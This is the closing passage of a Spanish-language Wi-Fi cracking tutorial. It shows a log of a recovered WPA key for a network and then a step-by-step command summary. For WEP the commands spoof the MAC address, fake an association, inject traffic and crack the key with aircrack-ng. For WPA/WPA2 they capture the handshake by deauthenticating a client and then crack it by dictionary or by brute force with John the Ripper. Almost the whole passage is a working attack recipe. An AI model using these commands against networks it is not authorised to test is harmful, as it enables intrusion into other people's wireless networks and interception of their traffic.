3.5. Buscando el Handshake y desencryptando la pass

Al ser todo automático, solo debemos esperar a que busque solo el Handshake y saque la pass:



Bueno como podemos ver, pudo sacar la contraseña que en mi caso es "malwares"
Finalmente crea un Log, con un texto como el siguiente:

```
[2011-04-02 22:59:31] cracked
WPA key for "ANTRAX"
(D8:5D:4C:C7:DC:EE), the key is:
"malwares"
```

Resumen de códigos

1. WEP`s:

NOTA: En todos los casos reemplazar:
XXXX: Interface
ZZZZ: Canal
YYYY: MAC BSSID
RRR: ESSID

1.1. Cambiar la MAC:

```
A. airmon-ng (Ver la interface que usamos)
B. airmon-ng stop XXXX (Detenemos el modo monitor)
C. ifconfig XXXX down (Tiramos nuestra interface)
D. macchanger --mac 00:11:22:33:44:55 XXXX (Cambiamos nuestra MAC,
en este caso sera 00:11:22:33:44:55)
E. airmon-ng start XXXX (Volvemos a iniciar el modo monitor)
```

1.2. Buscar Redes:

```
F. airodump-ng XXXX ( Scannea Redes)
G. CTRL + C (Detiene el scanneo)
H. airodump-ng -c ZZZZ -w datas --bssid YYYY XXXX (Capturamos
#DATAs) [No cerrar consola]
```

1.3. Asociandonos a la red (En otra consola):

```
I. aireplay-ng -1 0 -a YYYY -h 00:11:22:33:44:55 -e RRR XXXX
(Asociacion con la red)
```

1.4 Inyectando Trafico:

```
J. aireplay-ng -3 -b YYYY -h 00:11:22:33:44:55 XXXX (Captura Datas a
mas velocidad)
```

1.5. Desencriptando la Clave (En otra consola):

```
K. aircrack-ng datas-01.cap (Desencripta la clave con Aircrack)
```

2. WPA/WPA2/PSK:

NOTA: En todos los casos reemplazar:
XXXX: Interface
ZZZZ: Canal
YYYY: MAC BSSID
RRR: Interface modo monitor
TTTT: Station

2.1. Colocar la interface en modo monitor

A. aimon-ng (Saber nuestra Interface)
B. airmon-ng start **XXXX** (Colocamos en modo monitor nuestra Interface)

2.2. Capturando el Handshake:

C. airodump-ng **RRR** (Scannea redes)
D. CTRL + C (Frena el scanneo)
E. airodump-ng **RRR** --channel 1 --bssid **YYYY** -w /tmp/wpa2 (Guardara los *.cap en el directorio que le indicamos)
F. aireplay-ng -0 1 -a **YYYY** -c **TTTT** **RRR** (Comenzara la captura del Handshake)

2.3 Obteniendo la Clave:

G.1. aircrack-ng -w /pentest/passwords/wordlists/wpa.txt -b **YYYY** /tmp/wpa2*.cap (Saca la Pass por Diccionario)
G.2. /pentest/password/jtr/john --stdout --incremental:all | aircrack-ng -b **YYYY** -w - /tmp/wpa2*.cap (Saca la Pass por Fuerza Bruta con John The Ripper)